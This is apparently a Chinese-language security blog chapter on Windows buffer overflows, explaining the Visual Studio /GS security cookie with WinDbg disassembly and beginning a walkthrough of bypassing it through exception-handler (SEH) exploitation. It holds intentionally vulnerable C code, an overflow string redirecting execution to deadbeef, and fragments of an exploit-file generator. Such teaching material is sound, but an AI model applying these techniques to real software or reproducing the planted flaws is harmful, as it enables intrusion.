Security Alley

2015年2月6日 星期五

緩衝區溢位攻擊：第六章 - 攻守之戰

本章將介紹一些在 Windows 系統上普遍的防護機制，主要由編譯器、連結器、或者是作業系統本身來提供。也將介紹攻擊者對應的突破技巧。
攻守往來，戰事即將開始。

<<< 第五章 - 攻擊的變化
>>> 後記

第六章目錄 | 全書目錄

Security Cookie

Security Cookie 是編譯器設計來保護堆疊的機制，從 2003 年以後，預設 Visual Studio C/C++ (VS) 都會在編譯參數中加入 /GS 參數，以確定 Security Cookie 是開啟的狀態，通常程式設計師不需要自己手動把它打開。反而如果為了實驗或其他緣故想要關閉這項功能，則必須特別指定 /GS- 參數給 cl.exe（VS 的 C/C++ 編譯器）。Security Cookie 的原理是在堆疊中加入一個檢查的機制，在函式開始後立刻對 ebp 做保護，將 ebp 的值和亂數產生出來，與存放於記憶體某處的 Cookie 做 xor 運算，並將結果（我們稱其為 Canary）存放於 [ebp-4]（32 位元系統）；然後函式結束前檢查 Canary 的值是否還正確，如果 Canary 被攻擊程式覆蓋了，檢查的機制就會介入程式的流程，並且中止程式。Security Cookie 使得原本緩衝區溢位攻擊無法控制程式執行的流程，頂多只能達到阻斷服務攻擊，讓程式中止執行。

還記得我們在第二章講 到在函式內，堆疊的使用範圍就介在 ebp 和 esp 之間，ebp 是函式內部堆疊的基底位址，[ebp] 是進入函式前呼叫者的 ebp（混淆嗎？請回到第二章複習一下），在 32 位元的程式裡面，函式的回返位址就放在 [ebp + 4] 的地方，而函式內的區域變數，就從 [ebp - 4]、[ebp - 8] 這些地方開始。加入 Security Cookie 機制之後，[ebp - 4] 固定會放置計算後的 Canary，你可以想成 Canary 總是會成為函式內的第一個區域變數，而當攻擊者想要透過其他的區域變數的緩衝區溢位來覆蓋函式的回返位址，也就是 [ebp + 4]，勢必會覆蓋到 [ebp - 4]，因此 Canary 的值會被緩衝區溢位的攻擊所覆蓋，然後當 Security Cookie 的機制一檢查，發現 Canary 的值不對，就會中

INTERNET ARCHIVE Wayback Machine http://securityalley.blogspot.tw/2015/02/blog-post_6.html Go 1月 2月 3月 Close
7 captures 13 二月 15 - 26 十一月 16 13 2014 2015 2016 Help

首 先我們透過 VS 開啟一個 C++ 專案，請選擇 Win32 Console Application，假設取名為 gs，Application Settings 選擇 Empty project，再加入一個 cpp 檔案，假設取名為 gs.cpp，內容如下：

```
// author: fon909@outlook.com
// 2015-1-13
#include <string>

void function_empty() {}

void function_int_2() {
    int ia[2]={0};
}

void function_int_3() {
    int ia[3]={0};
}

void function_string() {
    std::string s;
}

void function_char_4(char *in) {
    char ca[4]("");
    std::strcpy(ca, in);
}

void function_char_5(char *in) {
    char ca[5](""); // this will be given 8 bytes, though ca is declared as char[5]
    std::strcpy(ca, in);
}

int main() {
                    //  ca[5]     ebp        rtn addr
    static char atk[] = "AAAAAAAA" "BBBB" "\xEF\xBE\xAD\xDE";
    function_char_5(atk);
}
```

將檔案存檔，編譯連結，產生出 Debug 版本的執行程式 gs.exe。

你可以看到程式裡面 除了 main 函式以外有六個函式，其中 function_int_3、function_char_5，以及 function_string 這三個函式是即將被 Security Cookie 保護起來的，而另外三個函式則沒有。即便預設狀態下，編譯器的 /GS 參數會開啟 Security Cookie 功能，但是實際運作的時候，編譯器還會視需要來決定是否要在函式內加入 Security Cookie 的機制程式碼，因為加入程式碼會影響一些效能。編譯器通常會看函式內的區域變數是否有陣列或者用到堆疊的連續空間，而且如果陣列或連續使用的空間太小，也 不會加入 Security Cookie 機制，就像 int ia[2] 不會誘發機制的啟動，而 int ia[3] 則會，大小是關鍵；另外 C++ 標準函式庫的 std::string 也會啟動機制。

執行 WinDbg，使用 File | Open Executable... 來開啟 gs.exe，出現如下：

```
Microsoft (R) Windows Debugger Version 6.12.0002.633 X86
Copyright (c) Microsoft Corporation. All rights reserved.

CommandLine: "C:\Documents and Settings\Administrator\My Documents\Visual Studio 2010\Projects\BypassGS\Debug\gs.exe"
Symbol search path is: SRV*c:\windbgsymbols*http://msdl.microsoft.com/download/symbols
Executable search path is:
ModLoad: 00400000 0041e000   gs.exe
ModLoad: 7c900000 7c9b2000   ntdll.dll
ModLoad: 7c800000 7c8f6000   C:\WINDOWS\system32\kernel32.dll
ModLoad: 10480000 10537000   C:\WINDOWS\system32\MSVCP100D.dll
ModLoad: 10200000 10372000   C:\WINDOWS\system32\MSVCR100D.dll
(e70.c28): Break instruction exception - code 80000003 (first chance)
eax=00251eb4 ebx=7ffd5000 ecx=00000003 edx=00000008 esi=00251f48 edi=00251eb4
eip=7c90120e esp=0012fb20 ebp=0012fc94 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!DbgBreakPoint:
7c90120e cc              int     3
```

在下方 WinDbg 的命令列輸入 uf function_string 並按下 Enter，uf 指令代表反組譯函式，function_string 是函式的名稱，得到結果如下：

```
0:000> uf function_string
*** WARNING: Unable to verify checksum for gs.exe
gs!function_string [c:\documents and settings\administrator\my documents\visual studio 2010\projects\bypassgs\gs\gs.cpp @ 13]:
   13 004116f0 55              push    ebp
   13 004116f1 8bec            mov     ebp,esp
   13 004116f3 81ecec000000    sub     esp,0ECh
   13 004116f9 53              push    ebx
   13 004116fa 56              push    esi
   13 004116fb 57              push    edi
   13 004116fc 8dbd14ffffff    lea     edi,[ebp-0ECh]
   13 00411702 b93b000000      mov     ecx,3Bh
   13 00411707 b8cccccccc      mov     eax,0CCCCCCCCh
   13 0041170c f3ab            rep stos dword ptr es:[edi]
   13 0041170e a15ca04100      mov     eax,dword ptr [gs!__security_cookie (0041a05c)]
   13 00411713 33c5            xor     eax,ebp
   13 00411715 8945fc          mov     dword ptr [ebp-4],eax
   14 00411718 8d4dd8          lea     ecx,[ebp-28h]
   14 0041171b e817f9ffff      call    gs!ILT+50(??0?$basic_stringDU?$char_traitsDstdV?$allocatorD (00411037)
   15 00411720 8d4dd8          lea     ecx,[ebp-28h]
   15 00411723 e8bdfafff       call    gs!ILT+480(??1?$basic_stringDU?$char_traitsDstdV?$allocatorD (004111e5)
   15 00411728 52              push    edx
   15 00411729 8bcd            mov     ecx,ebp
   15 0041172b 50              push    eax
   15 0041172c 8d1558174100    lea     edx,[gs!function_string+0x68 (00411758)]
   15 00411732 e88cf9ffff      call    gs!ILT+190(_RTC_CheckStackVars (004110c3)
```



```
   15 0041173c 8b4dfc          mov     ecx,dword ptr [ebp-4]
   15 0041173f 33cd            xor     ecx,ebp
   15 00411741 e8d8f8ffff      call    gs!ILT+25(__security_check_cookie (0041101e)
   15 00411746 81c4ec000000    add     esp,0ECh
   15 0041174c 3bec            cmp     ebp,esp
   15 0041174e e8abfafff       call    gs!ILT+505(__RTC_CheckEsp) (004111fe)
   15 00411753 8be5            mov     esp,ebp
   15 00411755 5d              pop     ebp
   15 00411756 c3              ret
```

最左邊的 13, 14, 15 這三個數字是程式碼裡面的行號，往右邊依序的欄位是程式碼記憶體位址，opcode，以及所代表的組合語言。關鍵我們先來看 41170e 到 411715 這中間的三行組語，這三行就是 Security Cookie 的計算機制，首先將記憶體中 [0041a05c] 的值取出放入 eax，再將 eax 和 ebp 做 xor 並且把結果放入 eax，再把 eax 的值存入 [ebp - 4] 裡面。

往下看 41173c 到 411741 是 Security Cookie 的檢查機制，首先將 [ebp - 4] 的值取出放入 ecx，將 ecx 和 ebp 做 xor 並且把結果存入 ecx，再呼叫位於 0041101e 的檢查機制，因為兩次對 ebp 做 xor，因此最後 ecx 結果應該等於早先的 __security_cookie [0041a05c]，檢查如果不對，就會中止程式。

我們也可以看一下 __security_cookie 的長相，其實也就是 4 或 8 的位元組的數值，取決於 32 位元或 64 位元電腦，在 WinDbg 的命令列輸入 dd __security_cookie L1 或者 dd 41a05c L1 來看一下，請留意 41a05c 這個值在你的電腦可能會不同，要看一下上面反組譯結果中顯示 __security_cookie 的位址來決定：

```
0:000> dd __security_cookie L1
0041a05c  bb40e64e
```


在我的電腦中，此時此刻 __security_cookie 的值為 bb40e64e。

我們也可以來看一下其他幾個函式，例如來看一下 function_empty，在 WinDbg 的命令列輸入 uf function_empty 如下：

```
0:000> uf function_empty
gs!function_empty [c:\documents and settings\administrator\my documents\visual studio 2010\projects\bypassgs\gs\gs.cpp @ 3]:
    3 004115b0 55              push    ebp
    3 004115b1 8bec            mov     ebp,esp
    3 004115b3 81ecc0000000    sub     esp,0C0h
    3 004115b9 53              push    ebx
    3 004115ba 56              push    esi
    3 004115bb 57              push    edi
    3 004115bc 8dbd40ffffff    lea     edi,[ebp-0C0h]
    3 004115c2 b930000000      mov     ecx,30h
    3 004115c7 b8cccccccc      mov     eax,0CCCCCCCCh
    3 004115cc f3ab            rep stos dword ptr es:[edi]
    3 004115ce 5f              pop     edi
    3 004115cf 5e              pop     esi
    3 004115d0 5b              pop     ebx
    3 004115d1 8be5            mov     esp,ebp
    3 004115d3 5d              pop     ebp
    3 004115d4 c3              ret
```

很清楚可以看到沒有加入 Security Cookie 的機制，因為 function_empty 內部並沒有任何字串，所以編譯器自動判斷選擇不加入保護機制。值得注意的是像 function_int_2 和 function_int_3 這樣的例子，function_int_3 會被加入保護機制，而 function_int_2 則不會，因為編譯器會根據函式內部的陣列或連續記憶體使用空間的大小，來判定是否加入機制，如果太小，像是 function_int_2 的情況，就不會被保護。同理，function_char_4 沒有被保護，而 function_char_5 有。std::string 因為內部長度超過 char[5]，所以也會啟動保護機制，讀者可自行使用 WinDbg 的 uf 指令驗證之。

我們再來看看，如果程式設計師刻意把 /GS- 參數加入會發生什麼事，首先先關閉 WinDbg，回到 VS，選單 Project | Properties，在 Configuration Properties | C/C++ | Code Generation 下面，有一個 Buffer Security Check，將其改成 **NO (/GS-)**，並將 Basic Runtime Checks 改成 **Default**，按下 OK，如下圖：



Basic Runtime Checks 是 Debug 版本才會啟動的，一般 Release 版本不會有，但是 Release 版本會拿掉一些除錯資訊，並且對小函式做最佳化處理，對我們來說要解釋它比較麻煩，所以還是使用 Debug 版本的專案，但是先把 Basic Runtime Checks 改成和 Release 版本一樣的 Default 值。

對著專案名稱 gs 按下右鍵，選擇 Rebuild，接著透過 WinDbg 重新載入 gs.exe，並且 uf function_string，得到如下：

```
0:000> uf function_string
*** WARNING: Unable to verify checksum for gs.exe
gs!function_string [c:\documents and settings\administrator\my documents\visual studio 2010\projects\bypassgs\gs\gs.cpp @ 13]:
   13 004114f0 55              push    ebp
   13 004114f1 8bec            mov     ebp,esp
   13 004114f3 83ec60          sub     esp,60h
   13 004114f6 53              push    ebx
   13 004114f7 56              push    esi
   13 004114f8 57              push    edi
   14 004114f9 8d4de0          lea     ecx,[ebp-20h]
   14 004114fc e831fbffff      call    gs!ILT+45(??0?$basic_stringDU?$char_traitsDstdV?$allocatorD (00411032)
   15 00411501 8d4de0          lea     ecx,[ebp-20h]
   15 00411504 e873fcffff      call    gs!ILT+375(??1?$basic_stringDU?$char_traitsDstdV?$allocatorD (0041117c)
   15 00411509 5f              pop     edi
   15 0041150a 5e              pop     esi
   15 0041150b 5b              pop     ebx
   15 0041150c 8be5            mov     esp,ebp
   15 0041150e 5d              pop     ebp
   15 0041150f c3              ret
```

很明顯對比之前的結果，Security Cookie 的機制那幾行組合語言被拿掉了。如果在 WinDbg 的命令列按下 g，讓程式執行，就會掉入筆者所安排的 "deadbeef" 裡面，出現如下結果：

```
0:000> g
(f70.7b4): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012ff08 ebx=7ffda000 ecx=00417014 edx=00000000 esi=007eff2a edi=00fcf554
eip=deadbeef esp=0012ff18 ebp=42424242 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
deadbeef ??              ???
```

怎麼作到的呢？因為 main 裡面呼叫 function_char_5，並且傳入拷貝字串，在 function_char_5 內部有一個 char ca[5]，編譯器會分配 8 個位元組給 ca，即便它只是大小為 5 個 char 的陣列，理論上應該只有 5 個位元組，但是為了對齊方便，編譯器在這裡直接給它 8 個位元組的空間，位於 ebp - 8 的位置。

我們傳入的字串 atk，前面有 8 個 'A'，剛好把這 8 個位元組佔滿，然後 4 個 'B' 把 [ebp] 佔滿，然後 "\xEF\xBE\xAD\xDE" 就把 [ebp + 4] 給佔滿，而 ebp + 4 就是函式 function_char_5 結束後要回返到 main 的位址，等到 function_char_5 執行完了，這個值會被載入到 eip 裡頭執行，載入的時候會因為 little-endian 的關係，反過來順序載入，因此 "\xEF\xBE\xAD\xDE" 會變成 "\xDE\xAD\xBE\xEF"，也就是 "deadbeef"。程式執行下去，就把 "deadbeef" 載入到 eip 裡頭了。

如果我們把 WinDbg 關閉，回到 gs 的專案設定裡，再次將 /GS 功能參數打開，重新編譯，然後透過 WinDbg 載入，按下 uf function_char_5 命令執行之，得到結果如下，可以看到 Security Cookie 機制起來了：


```
   22 00411593 83ec4c          sub     esp,4Ch
   22 00411596 a15c804100      mov     eax,dword ptr [gs!__security_cookie (0041805c)]
   22 0041159b 33c5            xor     eax,ebp
   22 0041159d 8945fc          mov     dword ptr [ebp-4],eax
   22 004115a0 53              push    ebx
   22 004115a1 56              push    esi
   22 004115a2 57              push    edi
   23 004115a3 a134684100      mov     eax,dword ptr [gs!`string' (00416834)]
   23 004115a8 8945f4          mov     dword ptr [ebp-0Ch],eax
   23 004115ab 8a0d38684100    mov     cl,byte ptr [gs!`string'+0x4 (00416838)]
   23 004115b1 884df8          mov     byte ptr [ebp-8],cl
   24 004115b4 8b4508          mov     eax,dword ptr [ebp+8]
   24 004115b7 50              push    eax
   24 004115b8 8d4df4          lea     ecx,[ebp-0Ch]
   24 004115bb 51              push    ecx
   24 004115bc e8fdfaffff      call    gs!ILT+185(_strcpy) (004110be)
   24 004115c1 83c408          add     esp,8
   25 004115c4 5f              pop     edi
   25 004115c5 5e              pop     esi
   25 004115c6 5b              pop     ebx
   25 004115c7 8b4dfc          mov     ecx,dword ptr [ebp-4]
   25 004115ca 33cd            xor     ecx,ebp
   25 004115cc e848faffff      call    gs!ILT+20(__security_check_cookie (00411019)
   25 004115d1 8be5            mov     esp,ebp
   25 004115d3 5d              pop     ebp
   25 004115d4 c3              ret
```

我們在 __security_check_cookie 的地方設定中斷點，執行 bp __security_check_cookie，並且執行 g 讓程式跑動，結果如下：

```
0:000> bp __security_check_cookie
0:000> g
Breakpoint 0 hit
eax=0012ff04 ebx=7ffdf000 ecx=4250bd52 edx=00000000 esi=007eff2a edi=00dff554
eip=00411ef0 esp=0012fec0 ebp=0012ff10 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
gs!__security_check_cookie:
00411ef0 3b0d5c804100    cmp     ecx,dword ptr [gs!__security_cookie (0041805c)] ds:0023:0041805c=6a439917
```

可以看到 Security Cookie 的檢查機制，拿 ecx 和 __security_cookie 比較，ecx 此時等於 4250bd52，而 __security_cookie 此時等於 6a439917，兩者不符合，程式將被強迫中止。也留意到這個時候的 __security_cookie (6a439917) 和我們前面看到的 __security_cookie (bb40e64e) 不同，代表這個數值不是永恆不變的。我們可以順便看一下堆疊，執行 dd (ebp-4) L2：

```
0:000> dd (ebp-4) L2
0012ff0c  42424242 deadbeef
```

可以看到我們還是成功覆蓋了堆疊，不過被 Security Cookie 的機制抓到，因此緩衝區溢位攻擊只能降級成阻斷服務攻擊。如果執行 g 讓程式跑完，它會被 ntdll!KiFastSystemCallRet 強迫中止：

```
0:000> g
```

```
eax=0012fa64 ebx=7ffdf000 ecx=00000255 edx=7c90e514 esi=007eff2a edi=00dff554
eip=7c90e514 esp=0012fb74 ebp=0012fb84 iopl=0         nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000286
ntdll!KiFastSystemCallRet:
7c90e514 c3              ret
```

以上就是 Windows 的 Security Cookie 機制。

攻擊 Security Cookie

Security Cookie 有一些結構性的弱點，例如它的檢查機制是放在函式的結尾，也就是要回返 (return) 到呼叫者的前一刻，這樣的結構安排雖然可以保護回返位址，但是如果在函式的執行過程中，執行流程被攻擊者控制，Security Cookie 就轍長莫及了。按這樣的思維，攻擊 Security Cookie 的手法比較常見的是透過例外處理，也就是我們第五章所提到的例外處理攻擊手法；另一種則是透過 C++ 的虛擬函式 (Virtual Function) 來攻擊，但是這種手法在 2008 年黑帽年會被揭露之後，新版的 VS 都防堵起來了。以下我們先來看例外處理的攻擊如何突破 Security Cookie 所保護的程式。

我們使用 **Windows XP SP3** 英文版以及 **Visual Studio 2010 Express** 為我們此節的解說環境，新版的 Windows 對於 Security Cookie 並沒有差別。

我 們使用第四章以及第五章都用過的 Vulnerable001 程式，與之前不同的是，我們這次不用 Dev-C++ 來編譯它，而是使用 VS 2010 來編譯它；另外我們也稍微修改它一下，新增一個全域變數 char global[128]，並且 do_something 內用 fscanf 兩次；為了區分，我們將這個新專案叫做 vulnerable_sc。


我們用 VS 2010 開啟一個新專案，取名為 vulnerable_sc，一樣選擇 C++ Win32 Console 並且 Empty project，然後新增一個 .c 檔案（非 .cpp 檔案），取名為 vulnerable_sc.c，內容如下：

```
// File name: vulnerable_sc.c
// 2015-1-15
// fon909@outlook.com

#include <string.h>
#include <stdio.h>
```



```
    fscanf(pfile, "%s", buf);
    // do file reading and parsing below
    // ...
}

int main(int argc, char **argv) {
    char dummy[1024];
    FILE *pfile;

    printf("Vulnerable001 starts...\n");

    if(argc>=2) pfile = fopen(argv[1], "r");
    if(pfile) do_something(pfile);

    printf("Vulnerable001 ends....\n");
}
```

我們開啟專案設定，確定 /GS 維持預設狀態，也就是維持 Security Cookie 的保護功能。另外，為了比較容易解說底層的程式碼，我們使用 Debug 版本的執行檔，並且手動將 Basic Runtime Checks 設為和 Release 版本一樣的 Default 值，如下圖：



其他都維持原狀，存檔編譯。

有兩件事請讀者務必留意：第一件事是因為 Visual Studio 每次編譯程式出來會在位址上作一些亂數的變動，所以等一下我們看到的攻擊程式內的數據，包括緩衝區長度和記憶體位址與內容，應該會與讀者自行操作的時候相左，惟原則概念與步驟是不變的。**自行操作的時候請針對你的狀況調整數值**。每次編譯出來都會造成一些變動這一個事實，對攻擊者不會有什麼影響。因為通常被攻擊的應用程式，已經打包好發佈給使用者了，還能夠隨時重新編譯它嗎？當然不能，所以攻擊者只要能夠針對最後編譯好發佈的被攻擊程式作穩定的設計就可以了。

另 外第二件事是因為 Windows XP 不會對 /NXCOMPAT 這個連結器參數有反應，因此預設情況下 DEP (Data Execution Prevention) 對我們的這個 vulnerable_sc.exe 不會起作用。另外 XP 也不支援 ASLR，因此 /DYNAMICBASE 連結器參數也不妨礙我們底下的說明。**預設狀況下，VS 2010 會對新專案加入這兩個參數，也就是 vulnerable_sc.exe 會夾帶這兩個參數去編譯連結，但是在 Windows XP 下不會有任何影響**。關於 DEP 和 ASLR 我們晚一點會深入討論。

我們新開啟一個攻擊專案，假設叫做 attack_sc，也是 C++ Win32 Console 並且 Empty project，然後新增一個 .cpp 檔案 attack_sc.cpp，內容如下：

```
// File name: attack_sc.cpp
// 2015-1-15
// fon909@outlook.com

#include <iostream>
#include <fstream>
#include <string>
using namespace std;

#define FILENAME "vulnerable_sc_exploit.txt"

int main() {
    string global_junk("junk\n");
```




```
    std::cout << "攻擊檔案: " << FILENAME << " 輸出完成\n";
}
```

存檔編譯，並且執行，會輸出一個 vulnerable_sc_exploit.txt 檔案，以下假設我們的目錄結構長這樣：

- 專案目錄：
  C:\Documents and Settings\Administrator\My Documents\Visual Studio 2010\Projects\BypassGS
- 攻擊程式（在專案目錄下）：
  Debug\attack_sc.exe
- 被攻擊程式（在專案目錄下）：
  Debug\vulnerable_sc.exe
- 攻擊程式產生的文字檔案（在專案目錄下）：
  attack_sc\vulnerable_sc_exploit.txt

名字有點長，但是還不算太難理解。

開啟 WinDbg，再透過 WinDbg 開啟 vulnerable_sc.exe，如下圖，記得在 Arguments 欄位填寫 ..\attack_sc\vulnerable_sc_exploit.txt，在 Start directory 欄位填寫 C:\Documents and Settings\Administrator\My Documents\Visual Studio 2010\Projects\BypassGS\Debug，如果你的路徑不同，請自行修改，另外注意不要用雙引號或單引號把路徑包起來：



應該會看到 WinDbg 成功載入程式，並且自動中斷，等待你的指令：

```
CommandLine: "C:\Documents and Settings\Administrator\My Documents\Visual Studio 2010\Projects\BypassGS\Debug\vulnerable_sc.exe" ..\attack_sc\vulnerable_sc_exploit.txt
Starting directory: C:\Documents and Settings\Administrator\My Documents\Visual Studio 2010\Projects\BypassGS\Debug
Symbol search path is: SRV*c:\windbgsymbols*http://msdl.microsoft.com/download/symbols
Executable search path is:
ModLoad: 00400000 0041a000   vulnerable_sc.exe
ModLoad: 7c900000 7c9b2000   ntdll.dll
ModLoad: 7c800000 7c8f6000   C:\WINDOWS\system32\kernel32.dll
ModLoad: 10200000 10372000   C:\WINDOWS\system32\MSVCR100D.dll
(a04.89c): Break instruction exception - code 80000003 (first chance)
eax=00251eb4 ebx=7ffd8000 ecx=00000003 edx=00000008 esi=00251f48 edi=00251eb4
eip=7c90120e esp=0012fb20 ebp=0012fc94 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!DbgBreakPoint:
7c90120e cc              int     3
```

來 uf do_something 一下，確認 Security Cookie 機制進來了：

```
0:000> uf do_something
vulnerable_sc!do_something [c:\documents and settings\administrator\my documents\visual studio 2010\projects\bypassgs\vulnerable_sc\vulnerable_sc.c @ 10]:
   10 00411270 55              push    ebp
   10 00411271 8bec            mov     ebp,esp
   10 00411273 81ecc4000000    sub     esp,0C4h
   10 00411279 a100604100      mov     eax,dword ptr [vulnerable_sc!__security_cookie (00416000)]
   10 0041127e 33c5            xor     eax,ebp
   10 00411280 8945fc          mov     dword ptr [ebp-4],eax
   10 00411283 53              push    ebx
   10 00411284 56              push    esi
   10 00411285 57              push    edi
   12 00411286 6820654100      push    offset vulnerable_sc!global (00416520)
   12 0041128b 683c474100      push    offset vulnerable_sc!`string' (0041473c)
   12 00411290 8b4508          mov     eax,dword ptr [ebp+8]
   12 00411293 50              push    eax
   12 00411294 ff1548724100    call    dword ptr [vulnerable_sc!_imp__fscanf (00417248)]
```


```
   13 004112ac 51              push    ecx
   13 004112ad ff1548724100    call    dword ptr [vulnerable_sc!_imp__fscanf (00417248)]
   13 004112b3 83c40c          add     esp,0Ch
   16 004112b6 5f              pop     edi
   16 004112b7 5e              pop     esi
   16 004112b8 5b              pop     ebx
   16 004112b9 8b4dfc          mov     ecx,dword ptr [ebp-4]
   16 004112bc 33cd            xor     ecx,ebp
   16 004112be e84cfdffff      call    vulnerable_sc!ILT+10(__security_check_cookie (0041100f)
   16 004112c3 8be5            mov     esp,ebp
   16 004112c5 5d              pop     ebp
   16 004112c6 c3              ret
```

可以看到 00411279 到 00411280 是計算的部份，004112b9 到 004112be 是驗證的部份，這些組合語言指令代表 Security Cookie 已經對 do_something 函式進行保護。請記得數值可能會隨著電腦不同而改變，你可能會看到不同的記憶體位址數值。

我們設幾個斷點，首先設在 411280，目的是看 Security Cookie 計算完之後，存在 [ebp-4] 的 Canary 值為何；另一個設在 4112ad，這一行是實際執行第二個 fscanf 將攻擊字串讀入，並拷貝到區域變數 char buf[128] 裡頭的動作，我們來看一下拷貝前後堆疊中的回返位址以及 Canary 是否被我們的攻擊字串蓋掉；至於第一個 fscanf 是將無意義的字串拷貝到全域記憶體位址 00416520（看到上面 00411286 那一行），與我們無關，不管它；最後一個斷點設在 4112be，看一下驗證 Canary 的時候會發生什麼事。執行 bp 411280、bp 4112ad、bp 4112be，再來按下 g 讓程式開動，如下：

```
0:000> bp 411280
0:000> bp 4112ad
0:000> bp 4112be
0:000> g
Breakpoint 0 hit
eax=c24861d8 ebx=7ffd8000 ecx=c2486e54 edx=00392950 esi=007ebfba edi=00fcf554
eip=00411280 esp=0012fa44 ebp=0012fb08 iopl=0         nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000286
vulnerable_sc!do_something+0x10:
00411280 8945fc          mov     dword ptr [ebp-4],eax ss:0023:0012fb04=0012ff68
```

看一下 __security_cookie 的值，以及計算出來 Canary 的值，Canary 的值目前在 eax，所以是 c24861d8，這個值將被存入 [ebp-4]。執行 dd __security_cookie L1 看一下，得知 __security_cookie 是 c25a9ad0，當然，讀者在自行操作的環境所看到的值會根據環境不同而改變：

```
0:000> dd __security_cookie L1
00416000  c25a9ad0
```

接下來給 WinDbg 一個 g，讓它繼續跑到下一個斷點：

```
0:000> g
Breakpoint 1 hit
eax=0012fa84 ebx=7ffd8000 ecx=1035e4f8 edx=00392950 esi=007ebfba edi=00fcf554
eip=004112ad esp=0012fa2c ebp=0012fb08 iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000212
vulnerable_sc!do_something+0x3d:
004112ad ff1548724100    call    dword ptr [vulnerable_sc!_imp__fscanf (00417248)] ds:0023:00417248={MSVCR100D!fscanf (10264a10)}
```

因為 fscanf 函式有三個參數，分別是 pfile、"%s"，以及 buf，所以在這一行 call 之前，它們已經都被推到堆疊裡面了，而且就按照反向的順序，buf 最先被推入，再來是 "%s"，最後是 pfile，因此 [esp] 是 pfile，[esp+4] 是 "%s"，而 [esp+8] 是 buf。我們讓 WinDbg 執行 dd esp L3 看一下這三個值：

```
0:000> dd esp L3
0012fa2c  1035e4f8 0041473c 0012fa84
```

順便確認一下 41473c 真的是字串 "%s"，用 da 指令傾印 ANSI 字串：

```
0:000> da 41473c
0041473c  "%s"
```

只是好奇，讓我們看一下例外處理 SEH chain，執行 !exchain：

```
0:000> !exchain
0012ffa8: vulnerable_sc!ILT+60(__except_handler4)+0 (00411041)
0012ffe0: kernel32!_except_handler3+0 (7c839ad8)
  CRT scope  0, filter: kernel32!BaseProcessStart+29 (7c8438ea)
                func:   kernel32!BaseProcessStart+3a (7c843900)
Invalid exception stack at ffffffff
```

可以看到現在有兩個例外處理函式，分別在 00411041 和 7c839ad8，透過鍊結串列 0012ffa8 -> 0012ffe0 -> ffffffff 串起來。關於 SEH chain 的結構，請參考第五章。

